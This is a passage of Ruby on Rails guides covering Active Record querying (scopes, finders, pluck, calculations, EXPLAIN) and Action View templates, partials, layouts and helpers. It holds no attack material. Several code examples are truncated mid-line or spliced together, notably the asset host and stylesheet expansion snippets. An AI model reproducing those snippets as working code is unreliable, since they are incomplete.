```

If you need to do more complex things with a default scope, you can alternatively define it as a class method:



```
class Client < ActiveRecord::Base
  def self.default_scope
    # Should return an ActiveRecord::Relation.
  end
end
```

14.4 Removing All Scoping

If we wish to remove scoping for any reason we can use the `unscoped` method. This is especially useful if a `default_scope` is specified in the model and should not be applied for this particular query.



```
Client.unscoped.load
```

This method removes all scoping and will do a normal query on the table.

Note that chaining `unscoped` with a `scope` does not work. In these cases, it is recommended that you use the block form of `unscoped`:



```
Client.unscoped {
  Client.created_before(Time.zone.now)
}
```

15 Dynamic Finders

For every field (also known as an attribute) you define in your table, Active Record provides a finder method. If you have a field called `first_name` on your `Client` model for example, you get `find_by_first_name` for free from Active Record. If you have a `locked` field on the `Client` model, you also get `find_by_locked` and methods.

You can specify an exclamation point (!) on the end of the dynamic finders to get them to raise an `ActiveRecord::RecordNotFound` error if they do not return any records, like `Client.find_by_name!("Ryan")`

If you want to find both by name and locked, you can chain these finders together by simply typing "and" between the fields. For example, `Client.find_by_first_name_and_locked("Ryan", true)`.

16 Find or Build a New Object



Some dynamic finders have been deprecated in Rails 4.0 and will be removed in Rails 4.1. The best practice is to use Active Record scopes instead. You can find the deprecation gem at https://github.com/rails/activerecord-deprecated_finders

It's common that you need to find a record or create it if it doesn't exist. You can do that with the `find_or_create_by` and `find_or_create_by!` methods.

16.1 `find_or_create_by`

The `find_or_create_by` method checks whether a record with the attributes exists. If it doesn't, then `create` is called. Let's see an example.

Suppose you want to find a client named 'Andy', and if there's none, create one. You can do so by running:



```
Client.find_or_create_by(first_name: 'Andy')  
# => #<Client id: 1, first_name: "Andy", orders_count: 0, locked: true, created_at
```

The SQL generated by this method looks like this:



```
SELECT * FROM clients WHERE (clients.first_name = 'Andy') LIMIT 1  
BEGIN  
INSERT INTO clients (created_at, first_name, locked, orders_count, updated_at) VALUES  
COMMIT
```

`find_or_create_by` returns either the record that already exists or the new record. In our case, we didn't already have a client named Andy so the record is created and returned.

The new record might not be saved to the database; that depends on whether validations passed or not (just like `create`).

Suppose we want to set the 'locked' attribute to `false` if we're creating a new record, but we don't want to include it in the query. So we want to find the client named "Andy", or if that client doesn't exist, create a client named "Andy" which is not locked.

We can achieve this in two ways. The first is to use `create_with`:



```
Client.create_with(locked: false).find_or_create_by(first_name: 'Andy')
```

The second way is using a block:



```
Client.find_or_create_by(first_name: 'Andy') do |c|  
  c.locked = false  
end
```

The block will only be executed if the client is being created. The second time we run this code, the block will be ignored.

16.2 find_or_create_by!

You can also use `find_or_create_by!` to raise an exception if the new record is invalid. Validations are not covered on this guide, but let's assume for a moment that you temporarily add



```
validates :orders_count, presence: true
```

to your `Client` model. If you try to create a new `Client` without passing an `orders_count`, the record will be invalid and an exception will be raised:



```
Client.find_or_create_by!(first_name: 'Andy')  
# => ActiveRecord::RecordInvalid: Validation failed: Orders count can't be blank
```

16.3 find_or_initialize_by

The `find_or_initialize_by` method will work just like `find_or_create_by` but it will call `new` instead of `create`. This means that a new model instance will be created in memory but won't be saved to the database. Continuing with the `find_or_create_by` example, we now want the client named 'Nick':



```
nick = Client.find_or_initialize_by(first_name: 'Nick')  
# => <Client id: nil, first_name: "Nick", orders_count: 0, locked: true, created_at: ...>  
  
nick.persisted?  
# => false  
  
nick.new_record?  
# => true
```

Because the object is not yet stored in the database, the SQL generated looks like this:



```
SELECT * FROM clients WHERE (clients.first_name = 'Nick') LIMIT 1
```

When you want to save it to the database, just call `save`:



```
nick.save  
# => true
```

17 Finding by SQL

If you'd like to use your own SQL to find records in a table you can use `find_by_sql`. The `find_by_sql` method will return an array of objects even if the underlying query returns just a single record. For example you could run this query:



```
Client.find_by_sql("SELECT * FROM clients  
  INNER JOIN orders ON clients.id = orders.client_id  
  ORDER BY clients.created_at desc")
```

`find_by_sql` provides you with a simple way of making custom calls to the database and retrieving instantiated objects.

17.1 `select_all`

`find_by_sql` has a close relative called `connection#select_all`. `select_all` will retrieve objects from the database using custom SQL just like `find_by_sql` but will not instantiate them. Instead, you will get an array of hashes where each hash indicates a record.



```
Client.connection.select_all("SELECT * FROM clients WHERE id = '1'")
```

17.2 `pluck`

`pluck` can be used to query a single or multiple columns from the underlying table of a model. It accepts a list of column names as argument and returns an array of values of the specified columns with the corresponding data type.



```
Client.where(active: true).pluck(:id)
# SELECT id FROM clients WHERE active = 1
# => [1, 2, 3]

Client.distinct.pluck(:role)
# SELECT DISTINCT role FROM clients
# => ['admin', 'member', 'guest']

Client.pluck(:id, :name)
# SELECT clients.id, clients.name FROM clients
# => [[1, 'David'], [2, 'Jeremy'], [3, 'Jose']]
```

`pluck` makes it possible to replace code like:



```
Client.select(:id).map { |c| c.id }
# or
Client.select(:id).map(&:id)
# or
Client.select(:id, :name).map { |c| [c.id, c.name] }
```

with:



```
Client.pluck(:id)
# or
Client.pluck(:id, :name)
```

Unlike `select`, `pluck` directly converts a database result into a Ruby Array, without constructing ActiveRecord objects. This can mean better performance for a large or often-running query. However, any model method overrides will not be available. For example:



```
class Client < ActiveRecord::Base
  def name
    "I am #{super}"
  end
end

Client.select(:name).map &:name
# => ["I am David", "I am Jeremy", "I am Jose"]
```

```
Client.pluck(:name)
# => ["David", "Jeremy", "Jose"]
```

Furthermore, unlike `select` and other `Relation` scopes, `pluck` triggers an immediate query, and thus cannot be chained with any further scopes, although it can work with scopes already constructed earlier:

```
Client.pluck(:name).limit(1)
# => NoMethodError: undefined method `limit' for #<Array:0x007ff34d3ad6d8>

Client.limit(1).pluck(:name)
# => ["David"]
```

17.3 ids

`ids` can be used to pluck all the IDs for the relation using the table's primary key.

```
Person.ids
# SELECT id FROM people
```

```
class Person < ActiveRecord::Base
  self.primary_key = "person_id"
end

Person.ids
# SELECT person_id FROM people
```

18 Existence of Objects

If you simply want to check for the existence of the object there's a method called `exists?`. This method will query the database using the same query as `find`, but instead of returning an object or collection of objects it will return either `true` or `false`.

```
Client.exists?(1)
```

The `exists?` method also takes multiple values, but the catch is that it will return `true` if any one of those records exists.

```
Client.exists?(id: [1,2,3])
# or
Client.exists?(name: ['John', 'Sergei'])
```

It's even possible to use `exists?` without any arguments on a model or a relation.

```
Client.where(first_name: 'Ryan').exists?
```

The above returns `true` if there is at least one client with the `first_name` 'Ryan' and `false` otherwise.

```
Client.exists?
```


The above returns false if the clients table is empty and true otherwise.

You can also use any? and many? to check for existence on a model or relation.



```
# via a model
Post.any?
Post.many?

# via a named scope
Post.recent.any?
Post.recent.many?

# via a relation
Post.where(published: true).any?
Post.where(published: true).many?

# via an association
Post.first.categories.any?
Post.first.categories.many?
```

19 Calculations

This section uses count as an example method in this preamble, but the options described apply to all sub-sections.

All calculation methods work directly on a model:



```
Client.count
# SELECT count(*) AS count_all FROM clients
```

Or on a relation:



```
Client.where(first_name: 'Ryan').count
# SELECT count(*) AS count_all FROM clients WHERE (first_name = 'Ryan')
```

You can also use various finder methods on a relation for performing complex calculations:



```
Client.includes("orders").where(first_name: 'Ryan', orders: { status: 'received' })
```

Which will execute:



```
SELECT count(DISTINCT clients.id) AS count_all FROM clients
LEFT OUTER JOIN orders ON orders.client_id = client.id WHERE
(clients.first_name = 'Ryan' AND orders.status = 'received')
```

19.1 Count

If you want to see how many records are in your model's table you could call Client.count and that will return the number. If you want to be more specific and find all the clients with their age present in the database you can use Client.count(:age).

For options, please see the parent section, [Calculations](#).

19.2 Average

If you want to see the average of a certain number in one of your tables you can call the `average` method on the class that relates to the table. This method call will look something like this:



```
Client.average("orders_count")
```

This will return a number (possibly a floating point number such as 3.14159265) representing the average value in the field.

For options, please see the parent section, [Calculations](#).

19.3 Minimum

If you want to find the minimum value of a field in your table you can call the `minimum` method on the class that relates to the table. This method call will look something like this:




```
Client.minimum("age")
```

For options, please see the parent section, [Calculations](#).

19.4 Maximum

If you want to find the maximum value of a field in your table you can call the `maximum` method on the class that relates to the table. This method call will look something like this:




```
Client.maximum("age")
```

For options, please see the parent section, [Calculations](#).

19.5 Sum

If you want to find the sum of a field for all records in your table you can call the `sum` method on the class that relates to the table. This method call will look something like this:



```
Client.sum("orders_count")
```

For options, please see the parent section, [Calculations](#).

20 Running EXPLAIN

You can run EXPLAIN on the queries triggered by relations. For example,



```
User.where(id: 1).joins(:posts).explain
```

may yield



```
EXPLAIN for: SELECT `users`.* FROM `users` INNER JOIN `posts` ON `posts`.`user_id`
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const | 1 |
| 1 | SIMPLE      | posts | ALL  | NULL          | NULL  | NULL    | NULL  | 1 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

under MySQL.

Active Record performs a pretty printing that emulates the one of the database shells. So, the same query running with the PostgreSQL adapter would yield instead



```
EXPLAIN for: SELECT "users".* FROM "users" INNER JOIN "posts" ON "posts"."user_id"
QUERY PLAN
-----
Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)
  Join Filter: (posts.user_id = users.id)
    -> Index Scan using users_pkey on users  (cost=0.00..8.27 rows=1 width=4)
        Index Cond: (id = 1)
    -> Seq Scan on posts  (cost=0.00..28.88 rows=8 width=4)
        Filter: (posts.user_id = 1)
(6 rows)
```

Eager loading may trigger more than one query under the hood, and some queries may need the results of previous ones. Because of that, explain actually executes the query, and then asks for the query plans. For example,



```
User.where(id: 1).includes(:posts).explain
```

yields



```
EXPLAIN for: SELECT `users`.* FROM `users` WHERE `users`.`id` = 1
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const | 1 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

EXPLAIN for: SELECT `posts`.* FROM `posts` WHERE `posts`.`user_id` IN (1)
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE      | posts | ALL  | NULL          | NULL | NULL    | NULL | 1 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

under MySQL.

20.1 Interpreting EXPLAIN

Interpretation of the output of EXPLAIN is beyond the scope of this guide. The following pointers may be helpful:

- SQLite3: [EXPLAIN QUERY PLAN](#)
- MySQL: [EXPLAIN Output Format](#)
- PostgreSQL: [Using EXPLAIN](#)

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Action View Overview

After reading this guide, you will know:

- ✔ **What Action View is and how to use it with Rails.**
- ✔ **How best to use templates, partials, and layouts.**
- ✔ **What helpers are provided by Action View and how to make your own.**
- ✔ **How to use localized views.**
- ✔ **How to use Action View outside of Rails.**



Chapters

1. [What is Action View?](#)
2. [Using Action View with Rails](#)
3. [Templates, Partials and Layouts](#)
 - [Templates](#)
 - [Partials](#)
 - [Layouts](#)
4. [Partial Layouts](#)
5. [View Paths](#)
6. [Overview of helpers provided by Action View](#)
 - [RecordTagHelper](#)
 - [AssetTagHelper](#)
 - [AtomFeedHelper](#)
 - [BenchmarkHelper](#)
 - [CacheHelper](#)
 - [CaptureHelper](#)
 - [DateHelper](#)
 - [DebugHelper](#)
 - [FormHelper](#)
 - [FormOptionsHelper](#)
 - [FormTagHelper](#)
 - [JavaScriptHelper](#)
 - [NumberHelper](#)
 - [SanitizeHelper](#)
7. [Localized Views](#)

1 What is Action View?

Action View and Action Controller are the two major components of Action Pack. In Rails, web requests are handled by Action Pack, which splits the work into a controller part (performing the logic) and a view part (rendering a template). Typically, Action Controller will be concerned with communicating with the database and performing CRUD actions where necessary. Action View is then responsible for compiling the response.

Action View templates are written using embedded Ruby in tags mingled with HTML. To avoid cluttering the templates with boilerplate code, a number of helper classes provide common behavior for forms, dates, and strings. It's also easy to add new helpers to your application as it evolves.



Some features of Action View are tied to Active Record, but that doesn't mean Action View depends on Active Record. Action View is an independent package that can be used with any sort of Ruby libraries.

2 Using Action View with Rails

For each controller there is an associated directory in the `app/views` directory which holds the template files that make up the views associated with that controller. These files are used to display the view that results from each controller action.

Let's take a look at what Rails does by default when creating a new resource using the scaffold generator:



```
$ bin/rails generate scaffold post
[...]
invoke scaffold_controller
create app/controllers/posts_controller.rb
invoke erb
create app/views/posts
create app/views/posts/index.html.erb
create app/views/posts/edit.html.erb
create app/views/posts/show.html.erb
create app/views/posts/new.html.erb
create app/views/posts/_form.html.erb
[...]
```

There is a naming convention for views in Rails. Typically, the views share their name with the associated controller action, as you can see above. For example, the index controller action of the `posts_controller.rb` will use the `index.html.erb` view file in the `app/views/posts` directory. The complete HTML returned to the client is composed of a combination of this ERB file, a layout template that wraps it, and all the partials that the view may reference. Later on this guide you can find a more detailed documentation of each one of these three components.

3 Templates, Partial and Layouts

As mentioned before, the final HTML output is a composition of three Rails elements: Templates, Partial and Layouts. Below is a brief overview of each one of them.

3.1 Templates

Action View templates can be written in several ways. If the template file has a `.erb` extension then it uses a mixture of ERB (included in Ruby) and HTML. If the template file has a `.builder` extension then a fresh instance of `Builder::XmlMarkup` library is used.

Rails supports multiple template systems and uses a file extension to distinguish amongst them. For example, an HTML file using the ERB template system will have `.html.erb` as a file extension.

3.1.1 ERB

Within an ERB template, Ruby code can be included using both `<% %>` and `<%= %>` tags. The `<% %>` tags are used to execute Ruby code that does not return anything, such as conditions, loops or blocks, and the `<%= %>` tags are used when you want output.

Consider the following loop for names:



```
<h1>Names of all the people</h1>
```

```
<% @people.each do |person| %>
  Name: <%= person.name %><br>
<% end %>
```

The loop is set up in regular embedding tags (`<% %>`) and the name is written using the output embedding tags (`<%= %>`). Note that this is not just a usage suggestion, for regular output functions like `print` or `puts` won't work with ERB templates. So this would be wrong:

```
<%# WRONG %>
Hi, Mr. <% puts "Frodo" %>
```

To suppress leading and trailing whitespaces, you can use `<%- -%>` interchangeably with `<%` and `%>`.

3.1.2 Builder

Builder templates are a more programmatic alternative to ERB. They are especially useful for generating XML content. An `XmlMarkup` object named `xml` is automatically made available to templates with a `.builder` extension.

Here are some basic examples:

```
xml.em("emphasized")
xml.em { xml.b("emph & bold") }
xml.a("A Link", "href" => "http://rubyonrails.org")
xml.target("name" => "compile", "option" => "fast")
```

which would produce:

```
<em>emphasized</em>
<em><b>emph &amp; bold</b></em>
<a href="http://rubyonrails.org">A link</a>
<target option="fast" name="compile" />
```

Any method with a block will be treated as an XML markup tag with nested markup in the block. For example, the following:

```
xml.div {
  xml.h1(@person.name)
  xml.p(@person.bio)
}
```

would produce something like:

```
<div>
  <h1>David Heinemeier Hansson</h1>
  <p>A product of Danish Design during the Winter of '79...</p>
</div>
```

Below is a full-length RSS example actually used on Basecamp:

```
xml.rss("version" => "2.0", "xmlns:dc" => "http://purl.org/dc/elements/1.1/") do
  xml.channel do
```

```

xml.title(@feed_title)
xml.link(@url)
xml.description "Basecamp: Recent items"
xml.language "en-us"
xml.ttl "40"

for item in @recent_items
  xml.item do
    xml.title(item_title(item))
    xml.description(item_description(item)) if item_description(item)
    xml.pubDate(item_pubDate(item))
    xml.guid(@person.firm.account.url + @recent_items.url(item))
    xml.link(@person.firm.account.url + @recent_items.url(item))
    xml.tag!("dc:creator", item.author_name) if item_has_creator?(item)
  end
end
end
end
end

```

3.1.3 Template Caching

By default, Rails will compile each template to a method in order to render it. When you alter a template, Rails will check the file's modification time and recompile it in development mode.

3.2 Partial

Partial templates - usually just called "partials" - are another device for breaking the rendering process into more manageable chunks. With partials, you can extract pieces of code from your templates to separate files and also reuse them throughout your templates.

3.2.1 Naming Partials

To render a partial as part of a view, you use the `render` method within the view:



```
<%= render "menu" %>
```

This will render a file named `_menu.html.erb` at that point within the view that is being rendered. Note the leading underscore character: partials are named with a leading underscore to distinguish them from regular views, even though they are referred to without the underscore. This holds true even when you're pulling in a partial from another folder:



```
<%= render "shared/menu" %>
```

That code will pull in the partial from `app/views/shared/_menu.html.erb`.

3.2.2 Using Partials to simplify Views

One way to use partials is to treat them as the equivalent of subroutines; a way to move details out of a view so that you can grasp what's going on more easily. For example, you might have a view that looks like this:



```

<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
<% @products.each do |product| %>
  <%= render partial: "product", locals: {product: product} %>
<% end %>

```



```
<%= render "shared/footer" %>
```

Here, the `_ad_banner.html.erb` and `_footer.html.erb` partials could contain content that is shared among many pages in your application. You don't need to see the details of these sections when you're concentrating on a particular page.

3.2.3 The `as` and `object` options

By default `ActionView::Partials::PartialRenderer` has its object in a local variable with the same name as the template. So, given:



```
<%= render partial: "product" %>
```

within `product` we'll get `@product` in the local variable `product`, as if we had written:



```
<%= render partial: "product", locals: {product: @product} %>
```

With the `as` option we can specify a different name for the local variable. For example, if we wanted it to be `item` instead of `product` we would do:



```
<%= render partial: "product", as: "item" %>
```

The `object` option can be used to directly specify which object is rendered into the partial; useful when the template's object is elsewhere (eg. in a different instance variable or in a local variable).

For example, instead of:



```
<%= render partial: "product", locals: {product: @item} %>
```

we would do:



```
<%= render partial: "product", object: @item %>
```

The `object` and `as` options can also be used together:




```
<%= render partial: "product", object: @item, as: "item" %>
```

3.2.4 Rendering Collections

It is very common that a template needs to iterate over a collection and render a sub-template for each of the elements. This pattern has been implemented as a single method that accepts an array and renders a partial for each one of the elements in the array.

So this example for rendering all the products:





```
<% @products.each do |product| %>
  <%= render partial: "product", locals: { product: product } %>
<% end %>
```

can be rewritten in a single line:



```
<%= render partial: "product", collection: @products %>
```

When a partial is called like this (eg. with a collection), the individual instances of the partial have access to the member of the collection being rendered via a variable named after the partial. In this case, the partial is `_product`, and within it you can refer to `product` to get the instance that is being rendered.

You can use a shorthand syntax for rendering collections. Assuming `@products` is a collection of `Product` instances, you can simply write the following to produce the same result:



```
<%= render @products %>
```

Rails determines the name of the partial to use by looking at the model name in the collection, `Product` in this case. In fact, you can even create a heterogeneous collection and render it this way, and Rails will choose the proper partial for each member of the collection.

3.2.5 Spacer Templates

You can also specify a second partial to be rendered between instances of the main partial by using the `:spacer_template` option:



```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

Rails will render the `_product_ruler` partial (with no data passed to it) between each pair of `_product` partials.

3.3 Layouts

Layouts can be used to render a common view template around the results of Rails controller actions. Typically, every Rails application has a couple of overall layouts that most pages are rendered within. For example, a site might have a layout for a logged in user, and a layout for the marketing or sales side of the site. The logged in user layout might include top-level navigation that should be present across many controller actions. The sales layout for a SaaS app might include top-level navigation for things like "Pricing" and "Contact Us." You would expect each layout to have a different look and feel. You can read more details about Layouts in the [Layouts and Rendering in Rails](#) guide.

4 Partial Layouts

Partials can have their own layouts applied to them. These layouts are different than the ones that are specified globally for the entire action, but they work in a similar fashion.

Let's say we're displaying a post on a page, that should be wrapped in a `div` for display purposes. First, we'll create a new `Post`:



```
Post.create(body: 'Partial Layouts are cool!')
```


In the `show` template, we'll render the `_post` partial wrapped in the `box` layout:

posts/show.html.erb

```
 <%= render partial: 'post', layout: 'box', locals: {post: @post} %>
```


The `box` layout simply wraps the `_post` partial in a `div`:

posts/_box.html.erb


```
 <div class='box'>
  <%= yield %>
</div>
```

The `_post` partial wraps the post's body in a `div` with the `id` of the post using the `div_for` helper:

posts/_post.html.erb

```
 <%= div_for(post) do %>
  <p><%= post.body %></p>
<% end %>
```


this would output the following:

```
 <div class='box'>
  <div id='post_1'>
    <p>Partial Layouts are cool!</p>
  </div>
</div>
```

Note that the partial layout has access to the local `post` variable that was passed into the `render` call. However, unlike application-wide layouts, partial layouts still have the underscore prefix.

You can also render a block of code within a partial layout instead of calling `yield`. For example, if we didn't have the `_post` partial, we could do this instead:

posts/show.html.erb

```
 <% render(layout: 'box', locals: {post: @post}) do %>
  <%= div_for(post) do %>
    <p><%= post.body %></p>
  <% end %>
<% end %>
```

Supposing we use the same `_box` partial from above, this would produce the same output as the previous example.

5 View Paths



6 Overview of helpers provided by Action View

WIP: Not all the helpers are listed here. For a full list see the [API documentation](#)

The following is only a brief overview summary of the helpers available in Action View. It's recommended that you review the [API Documentation](#), which covers all of the helpers in more detail, but this should serve as a good starting point.

6.1 RecordTagHelper

This module provides methods for generating container tags, such as `div`, for your record. This is the recommended way of creating a container for render your Active Record object, as it adds an appropriate class and id attributes to that container. You can then refer to those containers easily by following the convention, instead of having to think about which class or id attribute you should use.

6.1.1 content_tag_for


Renders a container tag that relates to your Active Record Object.

For example, given `@post` is the object of `Post` class, you can do:




```
<%= content_tag_for(:tr, @post) do %>
  <td><%= @post.title %></td>
<% end %>
```

This will generate this HTML output:




```
<tr id="post_1234" class="post">
  <td>Hello World!</td>
</tr>
```

You can also supply HTML attributes as an additional option hash. For example:




```
<%= content_tag_for(:tr, @post, class: "frontpage") do %>
  <td><%= @post.title %></td>
<% end %>
```

Will generate this HTML output:



```
<tr id="post_1234" class="post frontpage">
  <td>Hello World!</td>
</tr>
```

You can pass a collection of Active Record objects. This method will loop through your objects and create a container for each of them. For example, given `@posts` is an array of two `Post` objects:



```
<%= content_tag_for(:tr, @posts) do |post| %>
  <td><%= post.title %></td>
<% end %>
```

Will generate this HTML output:



```
<tr id="post_1234" class="post">
```

```

      <td>Hello World!</td>
    </tr>
    <tr id="post_1235" class="post">
      <td>Ruby on Rails Rocks!</td>
    </tr>

```

6.1.2 div_for

This is actually a convenient method which calls `content_tag_for` internally with `:div` as the tag name. You can pass either an Active Record object or a collection of objects. For example:

```

<%= div_for(@post, class: "frontpage") do %>
  <td><%= @post.title %></td>
<% end %>

```

Will generate this HTML output:

```

<div id="post_1234" class="post frontpage">
  <td>Hello World!</td>
</div>

```

6.2 AssetTagHelper

This module provides methods for generating HTML that links views to assets such as images, JavaScript files, stylesheets, and feeds.

By default, Rails links to these assets on the current host in the public folder, but you can direct Rails to link to assets from a dedicated assets server by setting `config.action_controller.asset_host` in the application configuration, typically in `config/environments/production.rb`. For example, let's say your asset host is `assets.example.com`:

```

config.action_controller.asset_host = "assets.example.com"
image_tag("rails.png") # => 
    <script src="/assets/head.js"></script>
    <script src="/assets/body.js"></script>
    <script src="/assets/tail.js"></script>

```

6.2.2 register_stylesheet_expansion

Register one or more stylesheet files to be included when symbol is passed to `stylesheet_link_tag`. This method is typically intended to be called from plugin initialization to register stylesheet files that the plugin installed in `vendor/assets/stylesheet`.



```
ActionView::Helpers::AssetTagHelper.register_stylesheet_expansion monkey: ["head",
stylesheet_link_tag :monkey # =>
  <link href="/assets/head.css" media="screen" rel="stylesheet" />
  <link href="/assets/body.css" media="screen" rel="stylesheet" />
  <link href="/assets/tail.css" media="screen" rel="stylesheet" />
```

6.2.3 auto_discovery_link_tag

Returns a link tag that browsers and feed readers can use to auto-detect an RSS or Atom feed.



```
auto_discovery_link_tag(:rss, "http://www.example.com/feed.rss", {title: "RSS Feed"} # =>
  <link rel="alternate" type="application/rss+xml" title="RSS Feed" href="http://www.example.com/feed.rss" />
```

6.2.4 image_path

Computes the path to an image asset in the `app/assets/images` directory. Full paths from the document root will be passed through. Used internally by `image_tag` to build the image path.



```
image_path("edit.png") # => /assets/edit.png
```

Fingerprint will be added to the filename if `config.assets.digest` is set to true.



```
image_path("edit.png") # => /assets/edit-2d1a2db63fc738690021fedb5a65b68e.png
```

6.2.5 image_url

Computes the url to an image asset in the `app/assets/images` directory. This will call `image_path` internally and merge with your current host or your asset host.



```
image_url("edit.png") # => http://www.example.com/assets/edit.png
```

6.2.6 image_tag

Returns an html image tag for the source. The source can be a full path or a file that exists in your `app/assets/images` directory.



```
image_tag("icon.png") # => 
```

6.2.7 javascript_include_tag

Returns an html script tag for each of the sources provided. You can pass in the filename (`.js` extension is optional) of JavaScript files that exist in your `app/assets/javascripts` directory for inclusion into the current page or you can pass the full path relative to your document root.



```
javascript_include_tag "common" # => <script src="/assets/common.js"></script>
```

If the application does not use the asset pipeline, to include the jQuery JavaScript library in your application, pass

:defaults as the source. When using :defaults, if an application.js file exists in your app/assets/javascripts directory, it will be included as well.



```
javascript_include_tag :defaults
```

You can also include all JavaScript files in the app/assets/javascripts directory using :all as the source.



```
javascript_include_tag :all
```

You can also cache multiple JavaScript files into one file, which requires less HTTP connections to download and can better be compressed by gzip (leading to faster transfers). Caching will only happen if ActionController::Base.perform_caching is set to true (which is the case by default for the Rails production environment, but not for the development environment).



```
javascript_include_tag :all, cache: true # =>
  <script src="/javascripts/all.js"></script>
```

6.2.8 javascript_path

Computes the path to a JavaScript asset in the app/assets/javascripts directory. If the source filename has no extension, .js will be appended. Full paths from the document root will be passed through. Used internally by javascript_include_tag to build the script path.



```
javascript_path "common" # => /assets/common.js
```

6.2.9 javascript_url

Computes the url to a JavaScript asset in the app/assets/javascripts directory. This will call javascript_path internally and merge with your current host or your asset host.



```
javascript_url "common" # => http://www.example.com/assets/common.js
```

6.2.10 stylesheet_link_tag

Returns a stylesheet link tag for the sources specified as arguments. If you don't specify an extension, .css will be appended automatically.



```
stylesheet_link_tag "application" # => <link href="/assets/application.css" media=
```

You can also include all styles in the stylesheet directory using :all as the source:



```
stylesheet_link_tag :all
```

You can also cache multiple stylesheets into one file, which requires less HTTP connections and can better be compressed by gzip (leading to faster transfers). Caching will only happen if ActionController::Base.perform_caching is set to true (which is the case by default for the Rails production environment, but not for the development environment).



```
stylesheet_link_tag :all, cache: true
# => <link href="/assets/all.css" media="screen" rel="stylesheet" />
```

6.2.11 stylesheet_path

Computes the path to a stylesheet asset in the `app/assets/stylesheet` directory. If the source filename has no extension, `.css` will be appended. Full paths from the document root will be passed through. Used internally by `stylesheet_link_tag` to build the stylesheet path.



```
stylesheet_path "application" # => /assets/application.css
```

6.2.12 stylesheet_url

Computes the url to a stylesheet asset in the `app/assets/stylesheet` directory. This will call `stylesheet_path` internally and merge with your current host or your asset host.



```
stylesheet_url "application" # => http://www.example.com/assets/application.css
```

6.3 AtomFeedHelper

6.3.1 atom_feed

This helper makes building an Atom feed easy. Here's a full usage example:

config/routes.rb



```
resources :posts
```

app/controllers/posts_controller.rb



```
def index
  @posts = Post.all

  respond_to do |format|
    format.html
    format.atom
  end
end
```

app/views/posts/index.atom.builder



```
atom_feed do |feed|
  feed.title("Posts Index")
  feed.updated((@posts.first.created_at))

  @posts.each do |post|
    feed.entry(post) do |entry|
      entry.title(post.title)
      entry.content(post.body, type: 'html')

      entry.author do |author|
        author.name(post.author_name)
      end
    end
  end
end
```




```
    end
  end
end
end
```

6.4 BenchmarkHelper

6.4.1 benchmark

Allows you to measure the execution time of a block in a template and records the result to the log. Wrap this block around expensive operations or possible bottlenecks to get a time reading for the operation.




```
<% benchmark "Process data files" do %>
  <%= expensive_files_operation %>
<% end %>
```

This would add something like "Process data files (0.34523)" to the log, which you can then use to compare timings when optimizing your code.

6.5 CacheHelper

6.5.1 cache

A method for caching fragments of a view rather than an entire action or page. This technique is useful caching pieces like menus, lists of news topics, static HTML fragments, and so on. This method takes a block that contains the content you wish to cache. See `ActionController::Caching::Fragments` for more information.




```
<% cache do %>
  <%= render "shared/footer" %>
<% end %>
```

6.6 CaptureHelper


6.6.1 capture

The `capture` method allows you to extract part of a template into a variable. You can then use this variable anywhere in your templates or layout.



```
<% @greeting = capture do %>
  <p>Welcome! The date and time is <%= Time.now %></p>
<% end %>
```

The captured variable can then be used anywhere else.




```
<html>
  <head>
    <title>Welcome!</title>
  </head>
  <body>
    <%= @greeting %>
  </body>
</html>
```

6.6.2 content_for

Calling `content_for` stores a block of markup in an identifier for later use. You can make subsequent calls to the stored content in other templates or the layout by passing the identifier as an argument to `yield`.


For example, let's say we have a standard application layout, but also a special page that requires certain JavaScript that the rest of the site doesn't need. We can use `content_for` to include this JavaScript on our special page without fattening up the rest of the site.

app/views/layouts/application.html.erb



```
<html>
  <head>
    <title>Welcome!</title>
    <%= yield :special_script %>
  </head>
  <body>
    <p>Welcome! The date and time is <%= Time.now %></p>
  </body>
</html>
```

app/views/posts/special.html.erb



```
<p>This is a special page.</p>

<% content_for :special_script do %>
  <script>alert('Hello!')</script>
<% end %>
```

6.7 DateHelper

6.7.1 date_select

Returns a set of select tags (one for year, month, and day) pre-selected for accessing a specified date-based attribute.



```
date_select("post", "published_on")
```

6.7.2 datetime_select


Returns a set of select tags (one for year, month, day, hour, and minute) pre-selected for accessing a specified datetime-based attribute.



```
datetime_select("post", "published_on")
```

6.7.3 distance_of_time_in_words

Reports the approximate distance in time between two Time or Date objects or integers as seconds. Set `include_seconds` to `true` if you want more detailed approximations.



```
distance_of_time_in_words(Time.now, Time.now + 15.seconds)      # => less than a minute
distance_of_time_in_words(Time.now, Time.now + 15.seconds, include_seconds: true)
```

6.7.4 select_date

Returns a set of html select-tags (one for year, month, and day) pre-selected with the date provided.



```
# Generates a date select that defaults to the date provided (six days after today)
select_date(Time.today + 6.days)

# Generates a date select that defaults to today (no specified date)
select_date()
```

6.7.5 select_datetime

Returns a set of html select-tags (one for year, month, day, hour, and minute) pre-selected with the datetime provided.



```
# Generates a datetime select that defaults to the datetime provided (four days ago)
select_datetime(Time.now + 4.days)

